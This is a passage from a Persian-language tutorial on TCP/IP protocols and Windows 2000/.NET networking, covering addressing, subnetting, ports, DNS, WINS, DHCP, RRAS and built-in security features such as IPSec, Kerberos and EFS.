- پروتکل User Datagram Protocol (UDP) . پروتکل فوق نظیر پروتکل TCP در لایه " حمل " فعالیت می نماید. UDP بر خلاف پروتکل TCP بصورت " بدون اتصال " است . بدیهی است که سرعت پروتکل فوق نسبت به TCP سریعتر بوده ولی از بعد کنترل خطا تضمینات لازم را ارائه نخواهد داد. بهترین جایگاه استفاده از پروتکل فوق در مواردی است که برای ارسال و دریافت اطلاعات به یک سطح بالا از اطمینان ، نیاز نداشته باشیم .

- پروتکل Internet Protocol (IP) . پروتکل فوق در لایه شبکه ایفای وظیفه کرده و مهمترین مسئولیت آن دریافت و ارسال بسته های اطلاعاتی به مقاصد درست است . پروتکل فوق با استفاده از آدرس های نسبت داده شده منطقی، عملیات روتینگ را انجام خواهد داد.

پروتکل های موجود در لایه Application پروتکل TCP/IP

پروتکل TCP/IP صرفا به سه پروتکل TCP، UDP و IP محدود نشده و در سطح لایه Application دارای مجموعه گسترده ای از سایر پروتکل ها است . پروتکل های فوق بعنوان مجموعه ابزارهایی برای مشاهده ، اشکال زدایی و اخذ اطلاعات و سایر عملیات مورد استفاده قرار می گیرند.در این بخش به معرفی برخی از این پروتکل ها خواهیم پرداخت .

- پروتکل File Transfer Protocol (FTP) . از پروتکل فوق برای تکثیر فایل های موجود بر روی یک کامپیوتر و کامپیوتر دیگر استفاده می گردد. ویندوز دارای یک برنامه خط دستوری بوده که بعنوان سرویس گیرنده ایفای وظیفه کرده و امکان ارسال و یا دریافت فایل ها را از یک سرویس دهنده FTP فراهم می کند.

- پروتکل Simple Network Management Protocol (SNMP) . از پروتکل فوق بمنظور اخذ اطلاعات آماری استفاده می گردد. یک سیستم مدیریتی، درخواست خود را از یک آژانس SNMP مطرح و ماحصل عملیات کار در یک MIB)Management

Information Base) ذخیره می گردد. MIB یک بانک اطلاعاتی بوده که اطلاعات مربوط به کامپیوترهای موجود در شبکه را در خود نگهداری می نماید .(مثلا چه میزان فضا ی هارد دیسک وجود دارد)

- پروتکل TelNet . با استفاده از پروتکل فوق کاربران قادر به log on ، اجرای برنامه ها و مشاهده فایل های موجود بر روی یک کامپیوتر از راه دور می باشند. ویندوز دارای برنامه های سرویس دهنده و گیرنده جهت فعال نمودن و استفاده از پتانسیل فوق است .

- پروتکل simple Mail Transfer Protocol(SMTP) . از پروتکل فوق برای ارسال پیام الکترونیکی استفاده می گردد.

- پروتکل HyperText Transfer Protocol(HTTP) . پروتکل فوق مشهورترین پروتکل در این گروه بوده و از آن برای رایج ترین سرویس اینترنت یعنی وب استفاده می گردد. با استفاده از پروتکل فوق کامپیوترها قادر به مبادله فایل ها با فرمت های متفاوت (متن، تصاویر ،گرافیکی ، صدا، ویدئو و...) خواهند بود. برای مبادله اطلاعات با استناد به پروتکل فوق می بایست ، سرویس فوق از طریق نصب سرویس دهنده وب فعال و در ادامه کاربران و استفاده کنندگان با استفاده از یک مرورگر وب قادر به استفاده از سرویس فوق خواهند بود.

پروتکل Network News Transfer Protocol(NNTP) .

از پروتکل فوق برای مدیریت پیام های ارسالی برای گروه های خبری خصوصی و عمومی استفاده می گردد. برای عملیاتی نمودن سرویس فوق می بایست سرویس دهنده NNTP بمنظور مدیریت محل ذخیره سازی پیام های ارسالی نصب و در ادامه کاربران و سرویس گیرندگان با استفاده از برنامه ای موسوم به NewsReader از اطلاعات ذخیره شده استفاده خواهند کرد

امکانات شبکه ای ویندوز

سیستم عامل ویندوز، نظیر سایر سیستم های عامل شبکه ای امکانات و پتانسیل های گسترده ای را در چارچوب مجموعه ای از تکنولوژی ، ارایه می نماید. تکنولوژی های ارایه شده را می توان در سه گروه عمده تقسیم نمود : تکنولوژی های ارتباط ، سرویس های شبکه و امنیت . در این قسمت به بررسی هر یک از امکانات ارایه شده در گروه های فوق، خواهیم پرداخت .

امکانات ارتباطات :

از اهداف اولیه یک سیستم عامل ؛ ارایه سرویس های ارتباطی لازم برای برنامه هایی است که بر روی سیستم عامل اجراء می گردند . ویندوز ۲۰۰۰ و ویندوز دات نت ، برنامه هایی را به همراه API ارایه نموده که امکانات لازم در خصوص نیل به اهداف فوق را فراهم می نماید. به عبارت دیگر ، برنامه ها می بایست قادر به درخواست عملیات ارسال و دریافت داده با ساده ترین حالت ممکن،از سیستم عامل باشند. سیستم عامل می بایست صرفنظر از نوع ارتباط (شبکه محلی ، شبکه های بدون کابل ، ارتباطات مبتنی بر خط تلفن) ، امکانات لازم را در این خصوص ارایه نماید.

ویندوز از پروتکل شبکه ای TCP/IP ، بعنوان پروتکل اولیه و ذاتی خود استفاده می نماید. ویندوز حمایت لازم در خصوص پروتکل های شبکه قدیمی تر نظیر Microsoft NWLink که با پروتکل شبکه ای IPX/SPX شرکت نـاول ، سازگار است را نیز ارایه می نماید . مزیت مهم پروتکل TCP/IP ، عدم وابستگی آن نسبت به نوع محیط انتقال است . بدین ترتیب ، امکان استفاده از پروتکل فوق ، در هر نوع شبکه ای وجود خواهد داشت . سرویس دهندگان Enterprise NET . ، بصورت مستمر با پروتکل TCP/IP ، در ارتباط بوده و از آن بعنوان پروتکل اساسی استفاده می نمایند . با توجه به نقش حیاتی پروتکل فوق برای اکثر سرویس دهندگان NET Enterprise . ، طراحی ، پیاده سازی و نگهداری شبکه ای که از سرویس دهندگان NET Enterprise . ، استفاده می نماید ، مستلزم شناخت مناسبی از نحوه عملکرد پروتکل TCP/IP و نحوه ارتباط برنامه ها با آن است. در این مقاله قصد نداریم به جزییات مربوط به پروتکل TCP/IP پرداخته و هدف صرفا آشنایی با مفاهیم اولیه پروتکل فوق ، بمنظور استفاده در شبکه های مبتنی بر سیستم عامل ویندوز است .

آدرس دهی TCP/IP

تمامی کامپیوترهای موجود بر روی یک شبکه مبتنی بر TCP/IP ، می بایست دارای یک آدرس منحصر به فرد باشند. (آدرس فوق ، IP نامیده می شود) . عملکرد آدرس فوق شباهت زیادی به اختصاص یک شماره تلفن خاص برای کامپیوتر دارد . آدرس ها در زمان درج(وارد کردن) و نمایش با فرمت dotted-decimal ارایه می شوند.(نظیر : IP:192.168.10.10) . هر گروه از اعداد توسط یک نقطه از هم جدا می شوند که از آنان با نام octet ، یاد می گردد . یک آدرس IP ، شامل دو بخش متفاوت اطلاعاتی است : یک شماره مشخصه شبکه (Network ID Number) و یک شماره مشخصه منحصر به فرد میزبان (host ID number) . شماره مشخصه شبکه ، شباهت زیادی به کد یک ناحیه و یا شهر داشته و توسط تمامی کامپیوترهای موجود بر روی یک شبکه ، به اشتراک گذاشته می شود. شماره مشخصه میزبان ، باقیمانده شماره تلفن است .و بصورت کاملا انحصاری یک میزبان خاص در شبکه را مشخص خواهد کرد . بمنظور اطمینان از این موضوع که تمامی کامپیوترهای موجود در اینترنت دارای یک آدرس IP منحصر به فرد می باشند ، فرآیند اختصاص آدرس های IP ، توسط Interner Assigned Numbers Authority(IANA) مدیریت می گردد . IANA آدرس های IP را در اختیار مراکز اصلی ISP ، قرار داده و و مراکز فوق، آدرس های IP را در اختیار افراد حقوقی و حقیقی قرار خواهند داد. IANA سه بلاک از آدرس های IP را برای استفاده خصوصی ، رزرو نموده است. (امکان استفاده از آدرس های فوق ، در اختیار کامپیوترهای اینترنت قرار نخواهد گرفت) .سازمان ها و موسسات می توانند از آدرس های خصوصی فوق، در شبکه های اختصاصی خود استفاده نمایند.

مدل آدرس دهی جدید IP ، با نام IPv6 ، است و قرار است به نیاز تصاعدی (فزاینده) در رابطه با تعداد آدرس های در دسترس و عمومی پاسخگو باشد. سخت افزار ها و نرم افزارها ی موجود در حال حاضر امکانات حمایتی لازم بمنظور استفاده ازIPv6 را دارا نمی باشند و بدین دلیل ما همچنان از مدل آدرس دهی قدیمی استفاده می نماییم . IPv6 ، چندین سال است که مطرح گردیده است ولی

عملیات آداپته نمودن آن دارای آهنگی کند است و نباید انتظار داشته باشیم که مدل آدرس دهی فوق را بزودی در محیط خود شاهد باشیم.

با اینکه کامپیوتر هایی که از آدرس خصوصی IP استفاده می نمایند ، قادر به دستیابی مستقیم به اینترنت نمی باشند (برای دستیابی به اینترنت ، می بایست از یک آدرس عمومی IP استفاده گردد) . از Network(Address Translation NAT) بعنوان پتانسیلی که قادر به ترجمه آدرس های عمومی و خصوصی است ، استفاده می گردد. NAT ، امکان استفاده از آدرس های IP خصوصی بمنظور اتصال به اینترنت را برای کاربران یک سازمان، فراهم و باعث کاهش تعداد آدرس های IP عمومی مورد نیاز بمنظور ارتباط و دستیابی به اینترنت می گردد . سرویس Routing and Remote Access Service(RRAS) ویندوز دارای قابلیت ها و پتانسیل های NAT به همراه سایر پتانسیل های کلیدی دیگر است.

روتینگ و Subnet

برای یک شبکه کامپیوتری وجود تعداد زیادی کامپیوتر در شبکه و عدم توانایی بمنظور سرویس دهی مناسب و سریع به آنان ، نمی تواند بعنوان یک مزیت مطرح گردد. (دقیقا مشابه وجود تعداد زیادی اتومبیل در یک بزرگراه). شبکه های کامپیوتری به منزله منابع ارتباطی مشترکی بوده و حضور تعداد زیادی کامپیوتر بر روی یک شبکه نظیر وجود صدها اتومبیل سرگردان در ترافیک یک بزرگراه است . بمنظور پیشگیری از ازدحام(شلوغی) ، شبکه های کامپیوتری به چندین بخش مستقل دیگر و با نام سگمنت (Segment) ، تقسیم می گردند. هر سگمنت ، اساسا خود یک شبکه کامپیوتری با قابلیت های منحصر به فرد خود است. با توجه به رویکرد فوق (تقسیم شبکه به چندین سگمنت) ، ما با وسیله ای دیگر مواجه خواهیم شد و آنهم نحوه انتقال اطلاعات بین هر یک از شبکه ها است . اگر شما شبکه های کامپیوتری را بعنوان همسایه ای در مجاورت منزل خود در نظر بگیرید، می توان عرضه اطلاعات بین آنها را نظیر توزیع یک نامه دانست در صورتیکه قصد ارسال نامه برای شخصی در همسایگی خود را داشته باشید ، می بایست متن مورد نظر خود را نوشته و آن را در صندوق پستی مربوطه ، قرار دهید . در صورتیکه قصد ارسال نامه برای همسایه دیگری را داشته باشیم (ساکن در محلی دیگر در کشور) ، به اداره پست مراجعه و نامه را برای وی ارسال می نماییم . اداره پست، با فرآیند توزیع (روت) یک نامه از نقطه ای به نقطه ای دیگر بخوبی آشنا بوده و می تواند نامه را با کارآیی مطلوبی به مقصد مورد نظر برساند. زمانیکه اطلاعات از کامپیوتری در شبکه به کامپیوتری در شبکه دیگر ارسال می گردند،ما با واقعیتی مهم و با نام روتینگ (Routing) مواجه خواهیم بود.

روتینگ ، توسط دستگاههای سخت افزاری خاصی با نام روتر ، مدیریت و اداره می گردد . روتر ها ، چندین شبکه را در زمان یکسانی به یکدیگر متصل و مسیر انتقال اطلاعات (داده) بین شبکه ها می باشند. عملکرد روتر ها بر این واقعیت مسلم استوار است که در فرآیند انتقال اطلاعات توسط TCP/IP ، آدرس IP کامپیوتر مقصد، حضوری کاملا محسوس و همیشگی دارد. آدرس های IP شامل مشخصه شبکه (Network ID) و مشخصه میزبان (Host ID) می باشند. با تامل در یک آدرس IP عمومی نظیر IP: 10.1.4.250 ، تشخیص مشخصه شبکه و میزبان ، امری مشکل بنظر می آید. بمنظور مشخص نمودن مشخصه های فوق ، کامپیوترها از Subnet mask استفاده می نمایند. بمنظور شناخت مناسب نسبت به نقش Sunet mask ، لازم است بدین نکته بدیهی! اشاره گردد که تمام فعالیت ها در کامپیوتر با فرمت باینری ، انجام می شود. به عبارت دیگر، هر چیز در کامپیوتر بصورت مجموعه ای از صفر و یک نمایش داده می شود . فرض کنید Subnet mask ، مثال فوق را

Subnet: ۲۵۵,۲۵۵,۰,۰ ، در نظر بگیریم . در صورتیکه هر octet در آدرس IP و mask Subnet را به باینری تبدیل نماییم ، نتایج زیر را خواهیم داشت :

IP address : 00001010.00000001.00000100.11111010

Subnet mask: 11111111.11111111.00000000.00000000

mask Subnet ، مشخص می نماید که کدام بخش از آدرس IP ، نشاندهنده مشخصه شبکه و کدام بخش نشاندهنده مشخصه میزبان است . دقت داشته باشید که هرoctet ، شامل هشت رقم باینری است و یا بیت است . هر بیت در Subnet mask که مقدار یک را دارا است ، نشاندهنده بخشی از آدرس IP مشخصه شبکه ، است . هر صفر در Subnet mask مرتبط با یک بیت در آدرس IP ، مربوط به مشخصه میزبان است . بنابراین ، در مثال فوق، مشخصه شبکه شامل

network ID : 10.1.x.x و مشخصه میزبان

ID : 4.250 host ، است . دقت داشته باشید که Subnet mask ، می بایست همواره شامل رشته ای از یک ها بوده که بدنبال آن رشته ای از صفر ها ، قرار می گیرد. از لحاظ تیوری این امر امکان پذیر خواهد بود که دارای یک mask Sunbet باشیم که به چیزی مطابق زیر ترجمه شده باشد(رشته یک ها و صفر ها با اصل اشاره شده مغایرت داشته باشد) . ولی این نوع subnet در حال حاضر توسط TCP/IP حمایت نمی گردد .

۱۱۱۱۰۱۱۱,۰۰۱۱۱۱۰۰,۱۱۱۰۰۰۱۱,۰۰۰۰۰۰۰۰

زمانیکه ویندوز نیازمند ارسال اطلاعات است ، از مشخصه شبکه مقصد، استفاده و آن را با مشخصه شبکه مربوط به خود ، مقایسه می نماید. در صورتیکه دو مشخصه شبکه ، یکسان باشند، ویندوز اطلاعات را برای یک کامپیوتر محلی موجود بر روی شبکه ارسال می نماید(ضرورتی به روتینگ وجود نخواهد بود) . در صورتیکه مشخصه های دو شبکه یکسان نباشند ، ویندوز اطلاعات را برای gateway پیش فرض ، ارسال می نماید. (یک آدرس IP خاص که در ویندوز پیکربندی شده است) . gateway پیش فرض، معمولا یک روتر است . روتر مسئولیت استقرار داده بر روی شبکه مورد نظر را بر عهده داشته و در صورت لزوم بسته اطلاعاتی را برای روتر دیگر ارسال خواهد کرد .پورت های برنامه زمانیکه یک بسته اطلاعاتی به مقصد مورد نظر می رسد ، کامپیوتر مقصد نیازمند روشی بمنظور تشخیص نوع عملیاتی است که می بایست در رابطه با بسته اطلاعاتی دریافتی انجام شود. انجام چندین عملیات متفاوت بصورت همزمان و نگهداری وضعیت شبکه در یک حالت مطمئن و کارا ، امری پیچیده بنظر می آید. مثلا فرض کنید ، با استفاده از برنامه مرورگر، قصد مشاهده یک وب سایت را در پنجره مربوطه داشته باشید و در همان حالت پنجره ای دیگر فعال و یک سند word ، در آن فعال شده باشد در چنین حالتی بر روی کامپیوتر خود شاهد دو نوع ترافیک خواهیم بود: ترافیک داده هایی که باعث نمایش صفحه وب در مرورگر شده و ترافیک داده هایی که باعث نمایش یک سند word خواهد شد. کامپیوتر شما چگونه از این موضوع آگاهی پیدا می نماید که مرورگر می بایست اولین بخش داده را دریافت در حالیکه Word می بایست بخش دیگری را اخذ نماید؟

پاسخ به سوال فوق ، شماره پورت (port) است . پورت ، مشابه یک آدرس IP برای یک برنامه خاص موجود بر روی کامپیوتر است . زمانیکه کامپیوتر شما داده یی را ارسال می نماید ، داده برای یک آدرس IP ارسال می گردد که نشاندهنده شبکه و میزبان مقصد مورد نظر ، به همراه یک شماره پورت خاص است که برنامه خاصی را بر روی کامپیوتر مقصد ، بعنوان مقصد نهایی اطلاعات مشخص خواهد کرد. مثلا درخواست های مربوط به صفحات وب ، همواره برای پورت ۸۰ ارسال خواهد شد . IANA ، مسئولیت اختصاص شماره پورت به برنامه ها را نیز برعهده داشته و این اطمینان بوجود خواهد آمد که اکثر برنامه های متداول دارای یک شماره پورت منحصر به فرد در این راستا خواهند بود . زمانیکه یک کامپیوتر مبتنی بر سیستم عامل ویندوز، داده یی را دریافت می نماید ، شماره پورت آن بررسی تا مشخص گردد که کدام برنامه می بایست داده را دریافت نماید.

پورت ها دارای نقشی مهم در رابطه با امنیت می باشند. تعداد زیادی از شرکت ها ، امکان استفاده عموم از وب سایت و یا سرویس دهنده FTP را بمنظور دریافت فایل ، فراهم می نمایند. شرکت ها و موسسات تمایلی به فراهم نمودن امکان دستیابی عموم به سرویس دهندگان فایل ، سرویس دهندگان چاپ و سایر منابع موجود در شبکه اختصاصی خود ، را ندارند.هر یک از عملیات فوق ، از طریق یک شماره پورت خاص انجام شده و می توان بنوعی آنها را بلاک نمود. پورت ها دارای جایگاهی خاص بمنظور فیلترینگ ترافیک و ایمن سازی شبکه می باشند. دستگاه های شبکه ای که فایروال نامیده شده و یا نرم افزارهای فایروال نظیر ISA(Internet Security and Acceleration Server) ، قادر به کنترل ترافیک ورودی به شبکه بر روی شماره پورت های خاصی بوده و حتی می توان ترافیک را بر روی پورت های خاصی ، بلاک کرد . IANA، شماره پورت های صفر تا ۱۰۲۴ را تعریف که از آنان با نام پورت

های خوش نام ، یاد می گردد. ویندوز شامل لیستی از این پورت ها بوده که در یک فایل متنی با نام Services و در آدرس system32\Drivers\ETC ، ذخیره شده اند.

سرویس های شبکه

سیستم عامل ویندوز، مجموعه ای از سرویس های اساسی شبکه را ارایه که می توان از آنان در هر نوع شبکه (بزرگ تا کوچک)، استفاده کرد . این سرویس ها توسط عناصر انتخابی که به همراه ویندوز ارایه می گردند ، قابل استفاده خواهند بود. امکانات فوق، شامل : سرویس Name Resolution ، سرویس پیکربندی IP و سرویس RRAS ، می باشد. در ادامه به تشریح هر یک از سرویس های فوق خواهیم پرداخت .

سرویس Name Resolution

سرویس Name Resolution ، در هر نوع شبکه دارای اهمیت و جایگاهی خاص است. کامپیوترها برای آدرس دهی یکدیگر علاقهمند به استفاده از آدرس های IP می باشند ولی ما ، با اسامی معنی دار بهتر کار می کنیم (مثلا ServerA) . سرویس name Resolution ، این امکان را در اختیار کاربران قرار خواهد داد که همچنان از اسامی معنی دار برای سرویس دهندگان و سایر منابع شبکه استفاده نمایند. در چنین مواردی می بایست از امکاناتی بمنظور ترجمه (Resolve) اسامی به آدرس های IP استفاده تا در ادامه زمینه ارتباطات در شبکه فراهم گردد . ویندوز در این رابطه دو سرویس را ارایه نموده است :

. (WINS)Windows Internet Naming Service و (DNS)Domain Name System

DNS

سرویس DNS ، توسط کامپیوتر هایی که بر روی آنان یک سرویس دهنده DNS اجراء شده است ، ارایه می گردد. سیستم های عامل ویندوز تقریبا با هر نوع سرویس دهنده DNS ، استاندارد سازگار می باشند . (مثلا سرویس دهندگانی که بر روی سیستم عامل یونیکس اجراء می گردند) . ویندوز دارای نسخه اختصاصی خود در رابطه با سرویس دهنده DNS بوده که می توان آن را بر روی هر نوع سیستم عامل ویندوز (۲۰۰۰ و یا دات نت) ، نصب نمود.

تفاوت بین DNS و WINS چیست ؟ WINS ، بمنظور ترجمه اسامی کامپیوترها به آدرس های IP ، استفاده می گردد.اسامی استفاده شده ، نوع خاصی از نام های مبتنی بر ویندوز می باشند. DNS ، بمراتب متداول تر بوده و از آن بمنظور ترجمه اسامی میزبان استفاده می شود . در محیط ویندوز ، تفاوت زیادی بین دو نوع نام (اسامی خاص مبتنی بر ویندوز و اسامی میزبان) وجود نداشته و هر دو نوع ، معادل می باشند. از نسخه ویندوز ۲۰۰۰ به بعد ، تاکید مضاعف بر استفاده از DNS در دستور کار قرار گرفته و مایکروسافت ، استفاده محدود و کم رنگ WINS در ویندوز را بعنوان یک سیاست محوری در ویندوز دنبال می نماید. بمنظور پیکربندی IP هریک از کامپیوترهای موجود در شبکه ، می بایست آدرس IP و حداقل یک سرویس دهنده DNS را مشخص کرد. در این رابطه نمی توان از نام سرویس دهنده DNS در مقابل آدرس IP ، استفاده نمود.(روشی بمنظور ترجمه اسامی به آدرس IP بدون یک سرویس دهنده DNS وجود ندارد). پس از پیکربندی آدرس IP سرویس دهنده DNS ، ویندوز ۲۰۰۰ و نسخه های بعد از آن ، قادر به استفاده از سرویس دهنده DNS بمنظور ترجمه نام به آدرس IP معادل ، خواهند بود.

سیستم DNS اینترنت ، بصورت سلسله مراتبی است . در بالاترین سطح ، domain های سطح بالا و یا TLDs)Top-level Domains) ، قرار دارند. استفاده کنندگان متعددی از سرویس دهندگان DNS مربوط به TLD اینترنت استفاده می نمایند . این سرویس دهندگان شامل مرجع کاملی در ارتباط با سایر سرویس دهندگان در ساختار سلسله مراتبی، می باشند. فرض کنید که شما قصد ارتباط با http://www.test.com را داشته باشید و سرویس دهنده DNS سازمان شما ، دارای یک entry برای http://www.test.com نمی باشد . در این حالت با یک سرویس دهنده DNS تایید شده دیگر درTLD ، ارتباط برقرار می

گردد.سرویس دهده TLD ، از آدرس سرویس دهنده معتبری که شامل آدرس Test.com ، آگاهی داشته و سرویس دهنده قادر به ارایه یک آدرس برای کامپیوتری با نام http://www ، خواهد بود . فرآیند فوق ، دارای انعطاف و کارآیی بالا در رابطه با یافتن آدرس IP مربوط به domain name ، است .

ویندوز از یک ویژگی خاص DNS با نام DDNS(Dynamic DNS) ، استفاده می نماید. زمانیکه یک کامپیوتر مبتنی بر ویندوز ۲۰۰۰ (و یا نسخه های بعد از آن) فعالیت خود را آغاز می نماید ، با سرویس دهنده DNS مربوطه ، مرتبط و نام کامپیوتر و آدرس IP موجود خود را در اختیار آن قرار خواهد داد .سرویس دهنده DNS ، بانک اطلاعاتی خود را بهنگام تا متاثر از آخرین تغییرات گردد. DDNS امکان بهنگام سازی پویای سرویس دهنده DNS را برای کامپیوترها فراهم می نماید . بدین ترتیب ، بانک اطلاعاتی DNS شامل آخرین اطلاعات مرتبط با آدرس های IP شده و سرویس دهنده DNS ، قادر به ارایه سرویس خود بصورت پویا و متاثر از آخرین تغییرات انجام شده در شبکه ، خواهد بود . بمنظور کاهش حجم عملیات مربوط به name resolution در یک محیط عملیاتی بزرگ ، می توان از یک سرویس دهنده ثانویه و یا سرویس دهندگان Caching ، استفاده کرد. سرویس دهنده ثانویه ، دارای بانک اطلاعاتی اختصاصی خود نبوده و از بانک اطلاعاتی DNS موجود بر روی یک سرویس دهنده DNS اولیه ، استفاده می نماید. سرویس دهندگان ثانویه ، گزینه ای مناسب برای ارایه خدمات مربوط به resolution name بوده ولی قادر به بهنگام سازی پویای DNS نخواهند بود. (برخی از انواع سرویس دهندگان ثانویه قادر به دریافت اطلاعات بهنگام شده و ارسال آنان برای سرویس دهنده اولیه ، می باشند) . سرویس دهندگان Caching DNS ، زمانیکه یک درخواست name resolution را دریافت می نمایند ، با یک سرویس دهنده DNS بمنظور اتمام عملیات خود ، ارتباط برقرار خواهد کرد. سرویس دهنده Caching ، در ادامه آدرس IP را استفاده و آن را بمنظور پاسخ به درخواستی مشابه ، ذخیره می نماید. نرم افزار سرویس دهنده DNS ویندوز، امکان ذخیره داده های DNS را در یک فایل متن و یا در اکتیو دایرکتوری ، فراهم می نماید. با انتخاب اکتیو دایرکتوری ، دارای گزینه ای مبنی بر نصب DNS بر روی هر domain controller خواهیم بود. در چنین مواردی در صورت بروز اشکال در اکتیو دایرکتوری ، امکان بازیابی سریع اطلاعات وجود خواهد داشت (می توان DNS را بر روی یک domain controller دیگر نصب تا زمینه استفاده از اطلاعات DNS موجود در اکتیو دایرکتوری ، فراهم گردد.) .

WINS

سرویس WINS ، دارای عملکردی نسبتا مشابه DNS با تفاوت هایی اندک است . قبل از ویندوز ۲۰۰۰ ، کامپیوترهای موجود در شبکه از پروتکلی با نام NetBIOS استفاده می کردند. در چنین حالتی ، هر کامپیوتر دارای یک نام منحصر به فرد بوده و سرویس دهنده WINS ، مسئول ارایه سرویس name resolution بمنظور ترجمه اسامی NetBIOS ، به آدرس های IP معادل است. DNS ، نیز نیازمند یک نام منحصر به فرد است (صرفا در یک domain خاص). مثلا DNS ، امکان تعریف نام Client1 را برای یک کامپیوتر موجود در حوزه Test.com و Microsoft.com ، فراهم می نماید.WINS ، از یک سیستم نامگذاری مسطح تبعیت نموده و می بایست تمامی کامپیوترهای موجود در شبکه دارای اسامی منحصر به فردی باشند .بدین ترتیب نباید انتظار داشته باشیم که از سرویس WINS ، در شبکه اینترنت ، استفاده گردد (در اینترنت از سرویس DNS ، استفاده می گردد) . استفاده از سرویس WINS درصورت لزوم فقط برای شبکه های محلی خصوصی، پیشنهاد می گردد.

ویندوز ۲۰۰۰ و نسخه های بعد از آن ، همچنان از اسامی NetBIOS بمنظور سازگاری با نسخه های قبل از خود استفاده می نمایند . در ویندوز ۲۰۰۰ و ویندوز دات نت ، سرویس دهنده WINS ، نیز ارایه گردیده تا زمینه حمایت و سازگاری برای سرویس گیرندگان قدیمی که همچنان مرتبط با WINS ، می باشند ، فراهم گردد. مایکروسافت بتدریج استفاده از NetBIOS را حذف و از DNS برای ترجمه نام به آدرس ، در مقابل سرویس WINS استفاده می نماید.

یکی از ویژگی های منحصر به فرد سرویس WINS ، قابلیت تکرارپذیری(Replicate) آن بین سرویس دهندگان متعدد WINS در یک شبکه است .بدین ترتیب ، می توان از چندین سرویس دهنده WINS بر روی شبکه به همراه یک بانک اطلاعاتی مشترک بین آنها ، استفاده گردد. سرویس دهنده WINS ، قادر به ارتباط با سایر سرویس دهندگان بمنظور مبادله اطلاعات جدید و آدرس های بهنگام شده IP ، خواهد بود.

پیکربندی IP

بر روی یک شبکه کوچک ، پیکربندی آدرس های IP، default gatway ، DNS, Subnet mask و WINS برای هریک از کامپیوترهای موجود در شبکه کار مشکلی نخواهد بود . در شبکه های بزرگ که شامل صدها و یا هزاران کامپیوتر می باشند ، پیکربندی دستی مصیبتی است بس بزرگ ! و زمان زیادی را بخود اختصاص خواهد داد. پروتکل TCP/IP شامل پروتکلی با نام Dynamic Host Configuration(Protocol DHCP) بوده که می توان از آن بمنظور درخواست پویای پیکربندی IP ، از یک سرویس دهنده DHCP ،استفاده نمود. پیکربندی سرویس دهنده DHCP ، می تواند بگونه ای صورت پذیرد که شامل اطلاعات ضروری مرتبط با پیکربندی IP ، باشد . سرویس دهنده فوق ، وضعیت آدرس های IP تخصیص یافته را ثبت تا این اطمینان بوجود آید که هرگز از دو آدرس مشابه درشبکه استفاده نخواهد شد. سرویس دهنده DHCP ، همچنین قادر به ارایه آدرس سرویس دهندگان DNS، WINS و gateway پیش فرض مرتبط با سگمنت مربوطه، خواهد بود.

سرویس روتینگ و دستیابی از راه دور (RRAS)

ویندوز ، شامل سرویس Routing and Remote Access Service(RRAS) است. سرویس فوق ، این امکان را برای یک سرویس دهنده ویندوز فراهم می نماید که بعنوان یک روتر نرم افزاری ، یک سرویس دهنده Virtual private network(VPN) و یک سرویس دهنده Dial-up مطرح گردد. نرم افزار RRAS ، بصورت پیش فرض برروی ویندوز نصب می گردد ولی بمنظور انجام عملیات خاصی ، پیکربندی نشده است. اکثر مدیران شبکه از RRAS بعنوان یک سرویس دهنده VPN استفاده و از آن بمنظور ارتباط دو شبکه موجود در ادارات یک سازمان از طریق اتصال اینترنت استفاده می نمایند. مدیران شبکه می توانند ، پیکربندی لازم در خصوص استفاده از سرویس RRAS بمنظور دستیابی از طریق تلفن به شبکه را برای پرسنل سازمان خود، فراهم نمایند.

امکانات امنیت

شاید مهمترین عملیاتی که یک سیستم عامل شبکه ای می بایست انجام دهد ، پرداختن و بهاء دادن به مقوله امنیت است . سیستم عامل ویندوز شامل تکنولوژی های متعددی بمنظور افزایش امنیت است :

سیستم فایل NTFS ، پتانسیل های لازم بمنظور اختصاص مجوزهای دستیابی لازم را برای کاربران و یا گروه ها ، فراهم می نماید .

ویندوز، پروتکل IPSec را حمایت می نماید . IPSec ، پروتکلی است که امنیت را در سطح پروتکل های حمل شبکه ، اعمال می نماید . IPSec می تواند بمنظور رمز نمودن نوع خاصی از ترافیک ، رمزنگاری ترافیک بین کامپیوتر هایی خاص و سایر موارد مشابه استفاده گردد . مثلا اگر سازمانی دارای یک سرویس دهنده فایل حاوی اطلاعات محرمانه است ، می توان IPSec را بر روی سرویس دهنده فوق ، پیکربندی نمود. بدین ترتیب، سرویس دهنده صرفا ارتباطاتی را از سرویس گیرندگانی می پذیرد که قادر به حمایت از یک ارتباط رمز شده ، باشند .

کامپیوترهای مبتنی بر سیستم عامل ویندوز را می توان بمنظور استفاده از رمز های عبور پیچیده و طولانی در ارتباط با account های مربوط به کاربران ، پیکربندی کرد. تشخیص و حدس چنین رمز های عبوری ، کار مشکلی خواهد بود. با استفاده از سایر سیاست های امنیتی رمز عبور، می توان کاربران را ملزم به تغییر رمز عبور در محدوده های زمانی مشخص ، استفاده از رمز عبور منحصر به فرد و متفاوت با دفعات قبل و قفل نمودن یک account در مواردیکه افرادی قصد تشخیص آن را بصورت سعی و خطا دارند ، نمود.

کامپیوترهای ویندوز ۲۰۰۰ و بعد از آن ، بصورت ذاتی از پروتکل تایید Kerberos ، استفاده می نمایند. بدین ترتیب سرویس دهنده تضمین لازم در خصوص شناسایی و تایید کاربر را انجام و کاربران نیز اطمینان لازم در خصوص ارتباط با یک سرویس دهنده مطمئن را بدست خواهند آورد.

ویندوز دارای یک Appliaction Programming Interface API) لازم، بمنظور رمزنگاری داده ها با نام CryptoAPI است . اینترفیس فوق ، تسهیلات لازم در خصوص ایجاد نرم افزارهایی که نیازمند استفاده از روش های رمزنگاری بمنظور حفاظت از اطلاعات می باشند را فراهم می نماید.

سیستم فایل NTFS ، امکانات حمایتی لازم در خصوص Encrypted File System EFS) را ارایه می نماید . بدین ترتیب ، کاربران قادر به رمز نمودن فایل ها بوده و در ادامه می توانند براحتی به فایل های رمز شده دستیابی نمایند (نظیر فایل هایی که رمز شده نیستند) . سایر کاربران قادر به دستیابی به فایل های رمز شده نخواهند بود. بمنظور حفاظت از اطلاعات در یک سازمان، EFS ، پتانسیل های لازم در خصوص بازیافت داده ها را برای مدیران تایید شده که نیازمند داده های رمز شده می باشند، فراهم می نماید.

